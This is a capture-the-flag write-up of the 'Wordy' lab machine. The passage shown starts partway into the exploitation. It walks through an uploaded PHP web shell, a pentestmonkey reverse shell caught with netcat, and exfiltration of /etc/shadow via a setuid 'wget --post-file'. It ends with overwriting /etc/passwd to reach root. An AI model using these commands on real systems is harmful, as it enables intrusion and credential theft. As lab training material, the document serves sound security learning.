


Index of /wordpress/wp-content/uploads/2019/09

Name	Last modified	Size	Description
Parent Directory		-	
hello.txt	2019-09-20 19:27	6	

Apache/2.4.29 (Ubuntu) Server at wordy Port 80


Testing if we are able to execute commands remotely and this shows that we are able to!



wordy/wordpress/wp-content/uploads/2019/09/shell.php?cmd=id


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We are going to edit the ip address and port for this reverse shell from pentest monkeys
Link: http://pentestmonkey.net/tools/web-shells/php-reverse-shell




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.57';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

We are going to upload a reverse shell from our html file



Since the reverse shell is at the said directory, we are going to execute it to trigger a reverse shell to our
attacking machine.




Index of /wordpress/wp-content/uploads/2019/09

Name	Last modified	Size	Description
Parent Directory		-	
hello.txt	2019-09-20 19:27	6	
reverse.php	2019-09-20 19:44	5.4K	
shell.php	2019-09-20 19:31	46	

Apache/2.4.29 (Ubuntu) Server at wordy Port 80


Popped a shell!



```
root@kali:~/Downloads# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.0.2.57] from (UNKNOWN) [10.0.2.62] 47590
Linux ubuntu 5.0.0-27-generic #28~18.04.1-Ubuntu SMP Thu Aug 22 03:00:32 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 19:45:27 up  1:07,  0 users,  load average: 0.00, 0.08, 0.43
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


PRIVILEGE ESCALATION

Browsing to user's directory, we are able to read the base64 encoded value which translate to link to hacking articles.




```
www-data@ubuntu:/home/raj$ cat flag1.txt
aHR0cHM6Ly93d3cuaGFja2luZ2FydGljbGVzLmlu
www-data@ubuntu:/home/raj$ echo aHR0cHM6Ly93d3cuaGFja2luZ2FydGljbGVzLmlu|base64 -d
https://www.hackingarticles.inwww-data@ubuntu:/home/raj$ 
```

Right now, we are fishing for avenues to escalate privileges and we somehow found that wget is a suid-ed binary.




```
www-data@ubuntu:/tmp$ find / -perm -4000 2> /dev/null
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/arping
/usr/bin/wget
```

Using wget to send our shadow file to our attacking machine.
Link: https://medium.com/bugbountywriteup/sunday-a-wget-privilege-escalation-hackthebox-walkthrough-899e02f86819




```
www-data@ubuntu:/tmp$ wget --post-file=/etc/shadow 10.0.2.57
--2019-09-20 20:02:32--  http://10.0.2.57/
Connecting to 10.0.2.57:80... connected.
HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'index.html.1'

index.html.1                              [     <=>

2019-09-20 20:02:48 (0.26 B/s) - 'index.html.1' saved [1]

www-data@ubuntu:/tmp$ 
```

Redirecting the output of the http post to a text file.




```
root@kali:~/Downloads# nc -nlvp 80 > test.txt
listening on [any] 80 ...
connect to [10.0.2.57] from (UNKNOWN) [10.0.2.62] 46572
```

Confirmed that we are able to read the hashes of the shadow file. Tried cracking both the password of root and raj but apparently
it isnt going anywhere




```
root@kali:~/Downloads# cat test.txt
POST / HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.0.2.57
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1419

root:$6$KnGkdiqe$LtwykPfP6pqHgul61T6P5b.gnQf4cfTFGQmf5sDhRtCzdTbeaEpznIDVL4WdCyZrLEKhOANz9b5K.KETCZ8xe1:18150:0:99999:7:::
```

So i created a password using openssl with a password of pass123 and pasted that to the password file which was downloaded from the target machine.




```
root@kali:~/Downloads# openssl passwd -1 pass123
$1$i4jZKQ/5$VR8TJMpuKSWh4/6HbcBGq1
root@kali:~/Downloads# 
```

I used wget to download the file off my computer and output it to /etc/passwd of the target machine




```
raj:$1$i4jZKQ/5$VR8TJMpuKSWh4/6HbcBGq1:1000:1000:raj,,,:/home/raj:/bin/bash
mysql:x:122:128:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:124:65534::/run/sshd:/usr/sbin/nologin
www-data@ubuntu:/tmp$ wget http://10.0.2.57:8000/password.txt -O /etc/passwd
```

Confirmed that download of passwd file is successful




```
root@kali:~/Downloads# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.0.2.62 - - [20/Sep/2019 23:48:13] "GET / HTTP/1.1" 200 -
10.0.2.62 - - [20/Sep/2019 23:48:32] "GET / HTTP/1.1" 200 -
10.0.2.62 - - [20/Sep/2019 23:48:52] "GET /password.txt HTTP/1.1" 200 -
```

Since raj is able to run anything, i'll sudo su to get a root shell.



```
www-data@ubuntu:/tmp$ su raj
Password:
raj@ubuntu:/tmp$ sudo -l
[sudo] password for raj:
Matching Defaults entries for raj on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User raj may run the following commands on ubuntu:
    (ALL : ALL) ALL
raj@ubuntu:/tmp$ sudo su
root@ubuntu:/tmp# 
```


Proof that we got root!



```
root@ubuntu:~# cat proof.txt

_________________________________________________________________________
 _____     _   _   U _____ u     U _____ u   _   _       ____           |
 |_ " _|   |'| |'|  \| ___"|/     \| ___"|/  | \ |"|     |  _"\         |
   | |    /| |_| |\  |  _|"        |  _|"   <|  \| |>   /| | | |        |
  /| |\   U|  _  |u  | |___        | |___   U| |\  |u   U| |_| |\       |
 u |_|U    |_| |_|   |_____|       |_____|   |_| \_|     |____/ u       |
 _// \\_   //   \\   <<   >>       <<   >>   ||   \\,-.   |||_          |
(__) (__) (_") ("_) (__) (__)     (__) (__)  (_")  (_/   (__)_)         |
                                                                        |
                                                                        |
!! Congrats you have finished this task !!                              |
                                                                        |
Contact us here:                                                        |
                                                                        |
Hacking Articles : https://twitter.com/rajchandel/                      |
                                                                        |
                                                                        |
+-+-+-+-+-+ +-+-+-+-+-+-+-+-+                                           |
 |E|n|j|o|y| |H|A|C|K|I|N|G|                                            |
 +-+-+-+-+-+ +-+-+-+-+-+-+-+-+                                          |
________________________________________________________________________|
```

